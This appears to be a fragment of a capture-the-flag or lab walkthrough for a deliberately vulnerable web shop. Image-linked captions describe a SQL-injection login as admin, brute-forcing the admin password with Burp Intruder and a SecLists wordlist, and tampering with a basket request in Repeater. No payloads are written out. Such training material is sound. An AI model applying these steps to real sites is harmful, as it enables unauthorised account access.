
Use SQL injection to log into admin account:




Successfully logged in as Admin account:




Using an entry of the proxy history, we will use the intruder tab to attack and obtain the correct Admin password:




Set payload to attack the password section. Use seclist wordlist called best1050.txt:




Admin password obtained and challenge completed:



Turn "Intercept" back on and click the basket:




Change request in repeater:

